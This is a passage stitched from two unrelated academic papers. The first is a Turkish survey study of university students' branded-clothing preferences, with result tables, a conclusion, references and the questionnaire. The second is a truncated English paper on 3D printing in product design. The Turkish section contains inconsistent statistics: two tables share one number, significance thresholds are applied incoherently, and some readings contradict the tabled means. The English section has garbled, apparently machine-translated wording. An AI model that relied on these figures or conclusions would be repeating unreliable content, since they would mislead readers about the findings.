önem verirken, erkekler markayı önemsememektedirler. Aynı durum markalı ürünlerin özgün modellere sahip olduğu ifadesi için de geçerlidir. Burada da, kadınlar bu ifadeye 3,1011 ortalama ile destekleme yönlü görüş belirtirken, erkekler ise tam tersi 2,8750 ortalama ile desteklememe yönlü görüş belirtmişlerdir.

Tablo 6. Cinsiyetin Markalı Ürünlerle İlgili Görüşler Üzerindeki Etkisi

İfadeler	Ortalamalar		Önem Sev.
	Kadın	Erkek	
13.Kıyafet alırken markalı olmalarına dikkat ederim.	3,0180	2,5946	,000
14.Kıyafet alırken markadan çok kaliteye dikkat ederim.	1,7506	1,9730	,001
15.Mutlaka markalı kıyafetler alırım.	3,6982	3,2347	,000
16.Markalı kıyafetler giyince kendime olan güvenim artar.	3,5955	3,3986	,032
17.Markalı ürünleri giyince beğeni toplarım.	3,7753	3,5372	,006
18.Markalı giysiler kalite göstergesidir.	3,4449	3,1723	,004
19.Markalı giysiler kişilere prestij kazandırır.	3,5775	3,2644	,001
20.Markalı giysiler özgün modellere sahiptir.	3,1011	2,8750	,012
21.Markalı giysiler tanınırlık ve bilinirliğe sahiptirler.	2,7438	2,5338	,022
22.Markalı giysilerin belirli bir imajı vardır.	2,6517	2,4628	,031
23.Markalı giysiler güvenilirdir.	2,8180	2,5507	,002
24.Markalı giysiler rahatlık sağlar.	2,9528	2,6712	,001
25.Markalı ürünler pahalıdır	1,8315	1,8007	,681

Bunlar dışında her iki grup için aynı yönlü görüş belirtmede elde edilen ortalamalarda kadınların ortalaması erkeklerden hep yüksek çıkmıştır. Yani tüm ifadelerde kadınlar erkekler göre daha baskın konumda olmuşlardır. Kadınlar erkekler göre kıyafet satın alırken; markalı kıyafet tercihinde, markalı ürünlerin beğeni, özgüven, kalite, prestij unsurları bakımından değerlendirilmelerinde erkekler göre daha yüksek ortalamalarla katılım destekleme yönlü görüş belirtmişlerdir. Markalı ürünlerin tanınırlık, imaj, güvenilirlik, rahatlık, pahalı olma bakımından değerlendirilmelerinde de, erkekler kadınlara göre daha baskın katılmama (desteklememe) yönlü görüş belirtmişlerdir. Burada erkeklerin ortalamaları kadınların ortalamalarından daha küçük çıkmıştır (Tablo 6).

2.7.2. Gelir Düzeyinin Markalı Giysi Satın alma Alışkanlıklarına Etkisi

Gelir düzeyinin görüşler üzerindeki etkileri incelendiğinde ise burada da, 14, 18 ve 20 no'lu "14.Kıyafet alırken markadan çok kaliteye dikkat ederim.", "18.Markalı giysiler kalite göstergesidir." ve "20.Markalı giysiler özgün modellere sahiptir." ifadelerinde anlamlı farklılık elde edilebilmiştir ($0,102 \leq p$). Bunlar dışında kalan ifadelerde ($p < 0,102$) anlamlı farklılık elde edilebilmiştir (Tablo 7).

Anlamlı farklılık elde edilen bu ifadelerden sadece 13 ve 24 no'lu "13.Kıyafet alırken markalı olmalarına dikkat ederim."; "24.Markalı giysiler rahatlık sağlar." ifadelerinde diğer gelir düzeylerine göre ters yönlü ortalamalar elde edilmiştir. Yani burada 2000 TL'nin altında gelir elde eden en alt gruptaki öğrenciler, 3,0311 ortalama ile rahatlık konusunda destekleme veya kararsız kalma yönlü görüş belirtirken, diğer; gelir düzeyi daha üstlerde yer alan gruplar "markalı ürünlerin rahat oldukları" ifadesine katılmama desteklememe yönlü görüş belirtmişlerdir.

Tablo 7. Gelir Düzeyinin Markalı Ürünler Hakkındaki Görüşlere Etkisi

İfadeler	Gelir Düzeyleri				Önem Sev.
	0-2000 TL	2001-4000TL	4001-6000 TL	6001 TL üzeri	
13. Kıyafet alırken markalı olmalarına dikkat ederim.	3,1128(*)	2,8025	2,5583	2,4444	,000
14. Kıyafet alırken markadan çok kaliteye dikkat ederim.	1,8521	1,7900	1,9500	1,8222	,402
15. Mutlaka markalı kıyafetler alırım.	3,7043(*)	3,4748	3,3613	3,0909	,000
16. Markalı kıyafetler giyince kendime olan güvenim artar.	3,7471(*)	3,4295	3,3583	3,2444	,002
17. Markalı ürünleri giyince beğeni toplarım.	3,8716(*)	3,6458	3,5000	3,3111	,002
18. Markalı giysiler kalite göstergesidir.	3,4475	3,3166	3,2833	2,9778	,121
19. Markalı giysiler kişilere prestij kazandırır.	3,6031(*)	3,4340	3,3083	3,1111(*)	,026
20. Markalı giysiler özgün modellere sahiptir.	3,1401	2,9498	3,0000	2,7333	,102
21. Markalı giysiler tanınırlık ve bilinirliğe sahiptirler.	2,8054(*)	2,6270	2,5083(*)	2,4667	,077
22. Markalı giysilerin belirli bir imajı vardır.	2,7471(*)	2,5204	2,4500	2,3333	,023
23. Markalı giysiler güvenlidir.	2,9261(*)	2,5956(*)	2,6667	2,4222(*)	,002
24. Markalı giysiler rahatlık sağlar.	3,0311(*)	2,7398(*)	2,7395(*)	2,7333	,011
25. Markalı ürünler pahalıdır	1,8405	1,8213	1,6583(*)	2,1111(*)	,069

(*): Tukey HSD test sonuçlarına göre 0,05'ten küçük önem seviyelerinde aralarında anlamlı farklılık elde edilen ortalamalardır.

Burada en üst gelir grubunun ortalaması en küçük çıkmıştır. Benzer şekilde, 13 no'lu markalı ürün almaya dikkat etme ifadesinde de, alt gelir grubu 3,1128 ortalamayla daha çok markalı ürün almaya önem verirken, diğer gelir grupları 3'ten küçük ortalamalarla markalı ürün almaya dikkat etmeme yönlü görüş belirtmişlerdir. Burada da, alt gelir grubu dışındaki diğer grup ortalamaları arasında Tukey HSD testine göre anlamlı farklılık elde edilmemekle birlikte üst gelir grubu markalı ürün satın almaya en az önem, değer veren grubu oluşturmaktadır.

Bunun dışında 15, 16, 17 ve 19 no'lu "15.Mutlaka markalı kıyafetler alırım.", "16.Markalı kıyafetler giyince kendime olan güvenim artar.", "17.Markalı ürünleri giyince beğeni toplarım." ve "19.Markalı giysiler kişilere prestij kazandırır." ifadelerinde tüm gelir grupları için katılım destekleme yönlü görüş ortalamaları elde edilirken burada da, tüm ifadelerde alt gelir grubu diğer gruplara göre belirgin şekilde görüşleri daha çok destekleyen duyarlı davranan grup olmuştur. Yani alt gelir grubu prestij, beğeni, özgüven ve markalı ürün tercihi konularında diğer gelir gruplarına göre daha duyarlı davranmaktadırlar.

21, 22, 23, 24 ve 25 no'lu "21.Markalı giysiler tanınırlık ve bilinirliğe sahiptirler.", "22.Markalı giysilerin belirli bir imajı vardır.", "23.Markalı giysiler güvenilirlerdir.", "24.Markalı giysiler rahatlık sağlar." ve "25.Markalı ürünler pahalıdır" ifadelerinde tüm gelir gruplarında 3'ten küçük ortalamalarla desteklememe, katılmama yönlü görüş ortaya çıkmıştır. Burada da, en küçük ortalamalar en üst gelir düzeyinde elde edilmiştir. Yani cinsiyete benzer şekilde burada da, üst gelir düzeyi, markalı ürünlerin pahalı olması dışındaki bilinirlik, imaj, güvenilirlik, rahatlık unsurlarında belirtilen görüşlere katılmama yönlü görüşü alt gelir düzeyine göre daha baskın olarak belirtmiştir. Pahalı olma konusunda da varlıklı en üst gelir grubu en yüksek ortalamaya sahiptir. Yani üst gelir düzeyi markalı ürünlerin pahalı olduğu görüşüne diğer gruplara göre daha yüksek ortalamayla katılmaktadır. Alt gelir düzeylerinde ürünlerin pahalı olmadığı fikri üst gelir grubuna göre daha baskındır.

2.7.3. Öğrenim Türünün Markalı Giysi Satın alma Tercihleri Üzerindeki Etkisi

Öğrenim türünün yani lisans veya ön lisans öğrencisi olmanın tüketim alışkanlıkları üzerindeki etkisiyle ilgili elde edilen sonuçlar tablo 7'de gösterilmektedir.

Tablo 7. Öğrenim Türü Markalı Giysi Satın alma İlişkisi

İfadeler	Ortalamalar		Önem Sev.
	Ön lisans	Lisans	
13.Kıyafet alırken markalı olmalarına dikkat ederim.	2,8061	2,8895	,296
14.Kıyafet alırken markadan çok kaliteye dikkat ederim.	1,8615	1,8184	,508
15.Mutlaka markalı kıyafetler alırım.	3,3778	3,6429	,001
16.Markalı kıyafetler giyince kendime olan güvenim artar.	3,4460	3,5842	,126
17.Markalı ürünleri giyince beğeni toplarım.	3,6427	3,7158	,386
18.Markalı giysiler kalite göstergesidir.	3,2548	3,4132	,091
19.Markalı giysiler kişilere prestij kazandırır.	3,3333	3,5658	,009
20.Markalı giysiler özgün modellere sahiptir.	2,9363	3,0816	,100
21.Markalı giysiler tanınırlık ve bilinirliğe sahiptirler.	2,7479	2,5763	,056
22.Markalı giysilerin belirli bir imajı vardır.	2,5457	2,6053	,489
23.Markalı giysiler güvenilirlerdir.	2,6316	2,7868	,072
24.Markalı giysiler rahatlık sağlar.	2,7175	2,9578	,004
25.Markalı ürünler pahalıdır	1,8006	1,8368	,621

Tablo 7'den de görülebileceği gibi, satın alma tercihleriyle ilgili görüş ve tutum bildiren 13 tane ifadenin 8 tanesinde 0,126 ve daha küçük önem seviyelerinde anlamlı farklılık elde edilebilmiştir. Bunlar 15, 16, 18, 19, 20, 21, 23 ve 24 no'lu ifadelerdir. Bu ifadelerden destekleme katılım yönlü görüş bildirilen "15.Mutlaka markalı kıyafetler alırım.", "16.Markalı kıyafetler giyince kendime olan güvenim artar.", 18.Markalı giysiler kalite göstergesidir.", "19.Markalı giysiler kişilere prestij kazandırır." ifadelerinde lisans öğrencilerinin bu görüşleri destekleme ortalamaları ön lisans öğrencilerine göre daha yüksek çıkmıştır. Yine anlamlı farklılık elde edilebilen ama her iki grubunda katılmama, desteklememe yönlü görüş belirttiği "21.Markalı giysiler tanınırlık ve bilinirliğe"

sahiptirler.”, “23.Markalı giysiler güvenilirdir.” ve “24.Markalı giysiler rahatlık sağlar.” ifadelerinden ilk sıradakinde lisans öğrencilerinin ortalaması ön lisans öğrencilerine göre kararsız 3 ortalamaya uzak, yani daha küçük çıkmış, lisans öğrencileri görüş belirtmede daha duyarlı davranmışlardır. Diğer iki ifade de ise, ön lisans öğrencilerinin ortalaması lisans öğrencilerinininkinden daha küçüktür, yani kararsız 3 ortalamaya daha uzaktır. Burada da ön lisans öğrencileri lisans öğrencilerine göre daha duyarlıdır sonucu elde edilmiştir. Sadece anlamlı farklılık elde edilip farklı yönde görüş belirtilen tek ifade **“20.Markalı giysiler özgün modellere sahiptir.”** İfadesi olmuştur. Burada lisans öğrencileri markalı giysilerin özgün olduğu görüşünü desteklerken, ön lisans öğrencileri bu görüşü desteklememişlerdir. Kısacası anlamlı farklılık elde edilebilen aynı yönlü görüş bildirilen tüm ifadelerde lisans öğrencilerinin ön lisans öğrencilerine göre daha duyarlı davrandıkları anlaşılmaktadır. Aslında aynı sonuç anlamlı farklılık elde edilemeyen ifadeler için de geçerlidir. Yani istatistiksel olarak desteklenememekle birlikte markalı ürünlerin pahalı olması dışındaki tüm ifadelerde de lisans öğrencilerinin görüş ortalamaları duyarlılığı arttıracak şekilde farklı çıkmışlardır.

II.Sonuç

Gençlerin markalı tekstil ürünleri tüketimiyle ilgili görüş ve tercihlerinin belirlenmesiyle ilgili üniversite öğrencileri üzerinde yapılan alan araştırmasında, ankete katılan gençlerin büyük çoğunluğunu alt ve orta gelirli ailelerden gelen, büyük şehirlerde ailelerinin yanında yaşayan, 18-23 yaş aralığındaki iktisadi ve idari bilimler alanında eğitim gören öğrenciler oluşturmuştur.

Elde edilen sonuçlara göre öğrenciler, kıyafet/giysi satın alırken güzel ve rahat olmasına önem vermekte, ürünün ucuz olması, kalitesi ve moda uygun olmasını önemsememektedir. En çok ayakkabı ve çanta alırken markalı olmasına dikkat ederken, markalı kıyafetlerin kalite göstergesi olduğunu kabul etmekle birlikte, markalı giysilerle kendilerine olan güvenin arttığını, beğeni toplayıp, prestij kazandıklarını belirterek daha çok bireysel özgüveni tatmin ve artırma bakımından markaya değer verdiklerini belirtmişlerdir. Markalı ürünleri pahalı bulmadıklarını belirterek markanın rahatlık, güvenilirlik, imaj, tanınırlık ve bilinirlik özellikleriyle ilgili olumlu görüşlere de katıldıklarını ve markaya rağmen kaliteyi önemsemediklerini belirtmişlerdir. Burada, öğrencilerin markalı ürünleri pahalı bulmayıp mutlaka markalı kıyafet almalarına rağmen, kaliteye önem vermemeleri ve markanın tanınırlık, imaj, güvenilirlik, rahatlık unsurlarına katılmamaları çelişkili olmakla birlikte üzerinde düşünülmesi ayrıca araştırılması gereken bir olgu olarak değerlendirilmelidir.

Cinsiyet bakımından beklendiği şekliyle kadınlar erkeklere göre daha yüksek ortalamalarla markanın bireysel özgüveni arttırdığı görüşüne katılırken, markanın tanınırlık, imaj gibi özellikleriyle ilgili görüşlere her iki grup katılmama yönlü görüş belirtirken erkeklerin ortalamaları kadınlardan daha küçük çıkmış yani erkekler kadınlara göre daha çok katılmama yönlü görüş belirtmişlerdir. Gelir düzeyine göre, bireysel özgüvenin tatmini bakımından alt gelir düzeyinde yer alan kesim diğer gelir gruplarına göre markanın bireysel özgüveni arttırdığı görüşünü daha çok desteklemektedir. Markanın imaj, tanınırlık, rahatlık gibi unsurlar bakımından ve markalı ürünlerin pahalı olarak değerlendirilmesinde ise, gelir düzeyi arttıkça önemsememe yani katılmama yönlü görüş ortalaması artmaktadır.

Öğrenim türü bakımından da lisans ve ön lisans öğrencisi olma kriterine göre, genel olarak hem destekleme hem de desteklememe yönlü görüşler belirtilmekle birlikte lisans öğrencilerinin görüş ortalamaları ön lisans öğrencilerine göre duyarlılığı arttıracak şekilde farklı çıkmışlardır.

Burada elde edilen sonuçlara göre, markalı giysi satın almaya rağmen marka kalite karşılaştırmasında kaliteye önem verilmemesi, markalı ürünlerin pahalı bulunmaması, markanın sadece bireysel özgüveni tatmin bakımından önemsenmesi beklentilerle uyumlu olmayan, üzerinde düşünülmesi gereken ilginç sonuçlar olmuşlardır. Bilindiği gibi marka; ilk önce, üretilen ürünlerde belirli istikrar ve standardı sağlayarak kalitenin garantisi olmakta ardından sağladığı sosyal ve toplumsal prestijin doğal sonucu olarak ürünlerin alternatiflerine göre daha pahalı olmalarına neden olmaktadır. Bu algı araştırma sonuçları pek desteklenememiştir. Ayrıca cinsiyet ve öğrenim türü bakımından literatürde rastlanan Ersoy ve diğ. (2004)'deki öğrencilerin fiyat ve kaliteye önem vermeleri, Akçi ve Göv (2015)'deki eğitim seviyesi arttıkça markaya verilen önemin azalması ve cinsiyete göre erkek öğrencilerin kız öğrencilere göre markaya daha fazla önem vermesi sonuçlarına ters sonuçlar elde edilmiştir.

Kuşkusuz bu durum teknik olarak örnekleminden de kaynaklanabilir. Bu nedenle çalışmanın daha üst yaş ve gelir gruplarındaki tüketicilerle ve/veya farklı bölüm ve üniversite öğrencilerine uygulanması halinde beklentiye uygun daha güvenilir sonuçların elde edilebileceğini veya bu farklılıklarının nedenlerine yönelik daha ayrıntılı vaka çalışmalarının yapılabileceğini belirtmeliyiz.

KAYNAKLAR

- AAKER, A. D. (1991), Managing Brand Equity: Capitalizing on the Equity of a Brand Name, New York, The Free Press, 26: 183-213.
- AKÇI, Y ve GÖV. S. (Mayıs 2015). Üniversite Öğrencilerinin Marka Konusundaki Düşüncelerinin İncelenmesi, Yönetim ve Ekonomi Dergisi Cilt 13 Sayı;2.
- AR, A.A. (2004). Marka ve Marka Stratejileri, Ankara, Detay Yayıncılık.
- BAŞ, M. ve AKTEPE, C. (2008). Marka Bilgisi Sürecinde Marka Farkındalığı ve Algılanan Kalite İlişkisi (Beklenti) ve GSM Sektörüne Yönelik Bir Analiz, Gazi Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi, 10(1): 81-96.
- Chaplin, L. N. and John, D. R. 2005b. "Materialism in Children and Adolescents: The Role of the Developing Self-Concept." Advances in Consumer Research, 32(1): 219-220.
- DEMİR, N. (2013). Genç Tüketicilerin Demografik Özelliklerinin Marka Tercih Etme Nedenlerinde Marka Sadakatlerinde Oluşturduğu Farklılığın Belirlenmesi, Yüksek Lisans Tezi, Niğde Üniversitesi Sosyal Bilimler Enstitüsü, Niğde.
- ERDAL, G., ERDAL, H. ve UZUNDAL, H. (2013). Gaziosmanpaşa Üniversitesi Öğrencilerinin Marka Giyim Konusundaki Tutum ve Davranışları Üzerine Bir Araştırma, Gaziosmanpaşa Bilimsel Araştırma Dergisi, sayı:4, ss.49-56, Tokat.
- ERSOY, A. F., ARPACI, F. ve DEMİRCİ, A (2004). Üniversite Öğrencilerinin Giysi ve Ayakkabı Tüketiminde Markaya Yönelik Davranış ve Tercihleri. Gazi Üniversitesi Endüstriyel Sanatlar Eğitim Fakültesi Dergisi Sayı; 14 s;1-12
- John, D. R. (1999). "Consumer Socialization of Children: A Retrospective Look at Twenty-Five Years of Research." Journal of Consumer Research and Management. Vol.4 (3): 303-309.
- KALAYCI, Ş. (2006). SPSS Uygulamalı Çok Değişkenli İstatistik Teknikleri, Asil Yayın Dağıtım, 2. Baskı, Ankara.
- KELLER, K.L. (2003). Strategic Brand Management: Building, Measuring, and Managing Brand Equity, Second Edition, Prentice Hall, New Jersey, USA.
- MARANGOZ, M. (2007). "Tüketici Davranışı Temeline Göre Marka Değerinin Ölçülmesine Yönelik Bir Araştırma", Öneri Dergisi, 7(28): 87-96
- ODABAŞI, Y. ve OYMAN, M. (2004). Pazarlama İletişimi Yönetimi, İstanbul, Media Cat Yayınları.
- RATH, P. M., BAY, S., PETRIZZI, R. & GILL, P. (2008). The why of the buy: Consumer Behaviour and fashion marketing. Journal of Business.
- TOSUN N. B.(2010). İletişim Temelli Marka Yönetimi, Beta Yayınevi, İstanbul.

EK-1

KIYAFET - MARKA ALGISI ANKETİ

Durumunuza uygun olan seçeneği, önündeki parantezin içerisine çarpı (X) işareti koyarak yanıtlayınız. Anketten elde edilecek veriler toplu olarak değerlendirilecektir. Bu nedenle anket formuna isim veya kimlik bilgilerinizi belirtmeyiniz

1.Cinsiyetiniz ? () Kadın () Erkek
2.Yaşınız ? () 18- 20 () 21-23yaş () 24-26 yaş () 27 ve üzeri
3. Bölümünüz-Programınız ? () Büro Yönetimi () Muhasebe ve Finans () Bankacılık ve Sig. () İKY () Maliye () İşletme () İktisat () Kamu Yönetimi () ÇEKO () SBUI () Ekonometri
4.Öğrenim Türünüz ? () Örgün () II. Öğretim
5.Ailenizin yaşadığı yer? () Köy () İlçe () İl () Büyükşehir
6.Barınma durumunuz? () Aileyle () Öğrenci Evi () Yurt () Apart veya Pansiyon() Diğer belirtiniz..
7.Ailenizin aylık geliri nedir? (Tüm aile fertlerinin toplam ortalama geliri) () 0 – 2000 TL () 2001 - 4000 TL () 4001- 6000 TL () 6001 TLve üstü
8.Kıyafet / giysi alma sıklığınız? (ayakkabı, çanta ve aksesuar dahil) () Haftada bir () Ayda bir () Birkaç ayda bir () Sadece ihtiyaç halinde () Diğer belirtiniz.....
9.Giyim Tarzınız ? (Birden çok seçenek işaretleyebilirsiniz) () Spor () Abiye () Klasik () Metal / Rock Tarzı () Diğer belirtiniz
10.Kıyafet/giysi alırken aradığınız en önemli 3 özelliği 1 en önemli olacak şekilde 1-3 arası sıralayarak belirtiniz. () Rahat olması () Üzerinde güzel, şık durması () Ucuz olması () Kaliteli olması () Gösterişli olması () Modaya uygun olması () Diğer belirtiniz.....
11.Giysi tercihinizi etkileyen en önemli üç faktörü1 en önemli olacak şekilde 1-3 arası sıralayarak belirtiniz. () Marka () Fiyat () Reklam () Promosyon () Stil () Diğer belirtiniz.....
12.Hangi üründe sizin marka daha önemlidir? () Pantolon / kot pantolon () Gömlek / bluz () Ceket () Kazak () Mont / palto () Ayakkabı /çanta () Aksesuar () Diğer Belirtiniz.....

Bu bölümdeki ifadelere katılımınızı size en çok uyan düşüncenin altına çarpı (X) işareti koyarak yanıtlayınız.

Yargı ve Düşünceler	Kesinlikle Katılıyorum	Katılıyorum	Kararsızım	Katılmıyorum	Kesinlikle Katılmıyorum
13.Kıyafet alırken markalı olmalarına dikkat ederim.					
14.Kıyafet alırken markadan çok kaliteye dikkat ederim.					
15.Mutlaka markalı kıyafetler alırım.					
16.Markalı kıyafetler giyince kendime olan					

güvenim artar.					
17.Markalı ürünleri giyince beğeni toplanır.					
18.Markalı giysiler kalite göstergesidir.					
19.Markalı giysiler kişilere prestij kazandırır.					
20.Markalı giysiler özgün modellere sahiptir.					
21.Markalı giysiler tanınırlık ve bilinirliğe sahiptirler.					
22.Markalı giysilerin belirli bir imajı vardır.					
23.Markalı giysiler güvenilirlerdir.					
24.Markalı giysiler rahatlık sağlar.					
25. Markalı ürünler pahalıdır.					

3D Printer Technology in Product Design Processes

Damla CEVİK* Kamil TAŞKIN**

Abstract

In today's world, where communication is improving and technology is growing very fast, businesses are launching the right products to market and this is a very important point for the continuity of their existence. Businesses should first be careful to meet customers' needs and expectations and plan the right product design process at the point where product design features such as aesthetics, functionality or ergonomics can be achieved. Defects in the product design process can lead to prolonged product cycle times, increased product design costs, and unnecessary material and labor loss. In addition, disruptions to the product design process can have a major impact on businesses to delay their products to the market or loss of market share. For these possible situations, it is necessary for businesses to follow innovations for the speed and efficiency of the product design process and to develop the right strategies.

With Industry 4.0, it became an important step in the development and use of 3D printer technology, such as the need to produce more flexible products with fewer production processes, the need for faster machines than conventional production methods, the inability to produce complex parts, and inefficient product design processes. The aim of this study is to reveal the effects of 3d printer technology on the product design processes.

Key Words: *Three dimensional printers, 3d printing, additive manufacturing, product design process, product design circle*

Introduction

As the 3d printer grows day by day, the potential for using this technology in many different industries is also increasing. It can be said that this technology serves many different sectors including food sector, retailing, spare parts, automotive industry, construction sector, defense industry and medical applications. Similar production processes are applied to each product, although it is said that this technology is used in many different industries. The process that begins with modeling the product ends with printing on all products. If producers are required to process final products such as paints and varnishes, these processes are applied to the product and the process ends completely. The increasing use of applications in different industries is expanding the usage area of 3d printer technology day by day.

Businesses that use or tend to use 3d printers may vary in their preferences. While some businesses prefer to produce the final product on printers, many businesses or users in particular use this technology to produce prototypes of the product. Many businesses also prefer to use 3d printers in product model trials to decide on the right product design. This study will elaborate on the impact of 3d printers on product designs.

Literature Review

Looking at the historical processes of layered writers with a 40-year history, it is seen that the bases of this technology are based on the late 1970s (Cevik, 2018). Especially with the emergence of the application areas of Industry 4.0, it will be correct to say that interest and curiosity with 3d printer technology also increases. It appears that this technology, which provides both personal and organizational use, also differs according to the preferences of choice. While this technology has a wide range of possibilities, it is basically common to all stages of production regardless of the purpose of use.

The first step in the production of a product is to have a production idea for that product. The second important step for 3d printing technology is the phase in which the idea is transformed into computer data. Modeling of products is carried out with the help of computer-aided programs and 3d browsers that can design the product. After the models are saved in the appropriate format (STL), another stage is passed to the slicing step where the data is converted into G codes. Several parameters are also decided at this stage. For the product, it is important for correct product design that many different parameters such as nozzle's temperature and speed parameters, required fill amount, layer thickness or filling pattern are formed correctly. After the necessary codes are created and the machine

* Damla Cevik, Research Assistant, Production Management and Marketing, Business School, Kırklareli University, Kırklareli, Turkey (Contact e-mail: damla.cevik@klu.edu.tr)

** University of Sakarya, Sakarya, Turkey

settings are made, the model printer is transferred and production is started. If necessary, the final touch for the product, such as paint, sanding, is also applied on the product.




Figure 1. 3D Printing Process

Modeling Step:

The modeling step is the phase in which the data is generated on the computer where the product is planned to be produced. There are two methods for modeling a product. One of these products the design is drawn in CAD-based programs and the other is the transfer of the product to the computer environment through the help of 3D scanners. In order for a product design to be produced, it is necessary to pay attention to various constraints. All these constraints are usually decided at this stage of the production process. For example, in order to be able to produce a product, it must not have any open surface.

Slicing Step

The encoding of the data generated on the computer is performed at this stage. Slicing is the process of separating a model into 2-dimensional cross-sections. In order for a modeled product to be produced correctly, a number of parameters must be set correctly. Some of these are: the amount of fill that forms the volume of the outer layer, the fill volume filling the work volume, the speed and temperature values for the nozzles.

Printing Step

Each structure created with computer support during the printing phase supports printing to create real physical objects. In this step, first the settings of the printers are made and then the G codes are processed on the printers to complete the production. It should also be known that the printing process can vary according to the design, complexity, size and volume of the product to be produced.

Finishing Step

Once the products have been printed, sometimes the products may be requested to be painted in different colors depending on the needs and requirements, or the product may require processes such as sanding, polishing. In short, users need to make the final touches on these last-minute products and now it's all about getting the final product.

Three Dimensional Printer Technology and Product Design Relation

Along with the frequent changes in information age, expectations of customers have changed continuously (Chung, Niu, and Sriskandarajah 2012: 851-873). With the development of communication technologies, people's awareness of everything happening everywhere in the world can also diversify consumer expectations and desires. In this direction, producers need to follow innovations that will enable them to compete against all their competitors so that they can meet their customers' needs and desires. Despite the fact that businesses in today's economy are very important to meet consumers' endless desires and expectations, reaching the right customer is also an important point of competition.

It is known that besides the functional characteristics that consumers expect from a product, they also take into account factors affecting product design such as aesthetics or ergonomics of that product. While product design has become so important, we have been working with both customers and designers to shape the product with a common partnership, it may be necessary to create a more dynamic and organized environment.

In this way, it is inevitable that businesses can meet customer expectations at the right time. There is a fact that product design and 3D printing technology are highly interconnected. The most important principle of 3D printing technology is; be able to create the right product design. In short, 3D printing technology fuses production and design, which are two folds of production, and operates by integrating the two stages accurately (Cevik, 2018). While businesses have provided every source for a product and

created the appropriate area for production, a product that has not been correctly designed will, unfortunately, prevent access to the desired product. For this reason, it can be said that it forms the basis of a product for correct product design.

It is so important to create the right design cycle at the right time, as well as to design the right product in a production. The more time it takes to design the product, the more time it takes to test it. A hitch or a change to be revised requires the designers to still need time. The time spent for each step that makes up the product also affects the time it takes to deliver that product to the market. The fact that the planned salary is rising may delay the delivery of the product to the market, which could cause the profit margin of the business to be damaged in a big way.

Product design is a painful process in terms of businesses. In order to present a good product to the marketplace, the business establishes different product designs, so they try to achieve the best by trying many different designs. 3D printers provide a convenient advantage in iterative product design and provide a significant advantage to businesses that offer this in a shorter time. Businesses are initially aiming to meet customer needs and expectations accurately before driving a new product to market. For this reason, iterative product design is important in order to be able to respond more easily to the target mass as customer demands and expectations change and increase satisfaction. Businesses should take customer expectations at this point, set appropriate strategies for them, and put onto the market at the right time. At this stage, many different products may be tried and pilot work may be needed; 3D printer is one of the most beautiful ways to make this need. Companies that adopt the iterative design process will have a great advantage in refining 3D design prototypes early on and as often as desired, refining designs and easily repeating the same designs. This way, customers can achieve what they are willing to buy to get more accurate and innovative designs (Cormack, 2015).

As a result of faster, more efficient and lower cost 3D printers, businesses are increasingly interested in this technology because they can get the product they designed in a matter of hours and see the design process (A New Mindset in Product Design, 2015). "3d printers will enable more efficient design and manufacturing opportunities and enable businesses to improve their productivity" (Cevik, 2018).




Figure 2. Product Design Cycle

The concept is the first step in the product cycle for an accurate product design. This step is where the drafts for product design are made, usually where decisions are made on paper. The design stage is the point at which the drawing of the model is made on the computer, usually within the framework of the determined concept. The prototype is the key to a product design. It is necessary for the validity of a product's digital design to be identical to the product design that is produced in the physical environment. Prototype will demonstrate the validity of the product at this point. So prototyping is a preliminary test of the product to decide the right product design. After these 3 operations finally the product comes out concrete.

There are a number of advantages that businesses can achieve as a result of the use of three-dimensional printers in product design. This situation will be examined below.

The Impact of Three Dimensional Printers on Product Design Time

Before a product is produced, the first step is to create an idea about that product. From the emergence of the idea, it can be said that the most difficult and most important process of product design is until the product is presented to the market. Businesses can face many different challenges, especially in the product design process. In order for a product to be preferred by consumers, there may be many different anticipations of the business from that product. Correct product design; ergonomic, having the potential to meet the demands and needs of the customers, aesthetically sufficient, accurately functional products can be produced.

Businesses determine the appropriate concept for the product and form the product design. Although they may decide to design the right product in the digital environment, they often need to revise the design when they physically acquire the product. For this reason, it is necessary first to obtain the product prototype. When businesses create prototypes of products, they are more aware of their faults and have a better design for that product. At this point, 3d printers will be able to produce product prototypes at all times. Nowadays, many businesses cause the cycle times of the products to be extended as a result of having the product prototypes put out. With 3d printing technology, businesses can instantly see every change they make to the product, and they will gain the advantage of easily getting product prototypes. This will also have an impact on businesses' time savings. The fact that businesses spend unnecessary time designing the right product will cause the product to be late for the market. The late entry of a product into the market may affect businesses to lose their share in the market or not get the share they are waiting for. As a result, businesses may have to endure material losses.

With the support of 3d printers, the existing products can be combined in many different designs as a result of the changes made on the existing models, in which new products can be produced independent of the old products. Minor changes to 3D designs of pre-designed products according to changing needs and expectations will greatly shorten the total design time (Peltola, Melchels, Grijpma, and Kellomäki, 2008: 268-280). Because designing a new product is a long process. After product modeling, many different factors such as design testing, being able to be manufactured, being ergonomic are also considered before production. Therefore, changing an existing design or converting it into a better product and quickly seeing it with 3d printer technology; can save a great deal of time. The fact that 3d printing technology allows such exchanges and does not require additional cost is also an important issue to be considered.

Before a business markets a new product, it is necessary for the product design phase to make the right decisions, such as material selection, manufacturing techniques, long life design and cost (A New Mindset in Product Design, 2015). For this reason, it may often be necessary to test the design conformity of the planned product at each stage. It is also important for businesses to control the suitability of the materials they plan to produce to the production technique, in order to be able to produce the right product. Shortening the product design period can contribute to bringing the product to the market in a shorter time and at the same time, it can create an advantage in bringing big profits to the business at the same time. Using 3d printers at this point can cause businesses to gain a lot of time in design.

It is indeed true that many businesses are using 3D printers in the design phase to provide great advantages during their design time. For example, Graco Inc is an enterprise that produces paint spraying and weaving elements for professional use. Factory workers have done many different trials to produce the right spray pattern and have used the 3d printers to test the different nozzle combinations for the product (A New Mindset in Product Design, 2015). Thus, testing the different combinations to achieve the right product design has become important for reaching the right product. With the support of 3d printing technology, it is known that it has achieved a great advantage by achieving a 75% reduction in business product development (A New Mindset in Product Design, 2015).

Businesses have a number of advantages in that they have the opportunity to see their products at all times thanks to 3d printers: they can intervene in their products at the right time with quick and easy feedback so they can save time. While 3D printer technology requires high investments, it is thought that businesses can overcome long-term savings by providing easier access to the right product design. When a transition from traditional production methods to three-dimensional printing technology is made, it is predicted that the product will experience improvement in the prototyping rate of about 45% to 95% (A New Mindset in Product Design, 2015). Of course, the savings that businesses will get from time to time will also support their ability to generate monetary gains.

The Impact of Three Dimensional Printers on Effective Product Design

3d printing technology allows users to produce effective products in very different designs. Individual users or businesses may desire products to be ergonomic, aesthetically pleasing, functional, or more functional in design. Due to the need for this, many users are known to work on effective designs. Using the 3d printing technology in order to test the ergonomics of the model during the product design phase will lead to greater time and speed in operations (Lead and Constructor, 2015: 199-204).

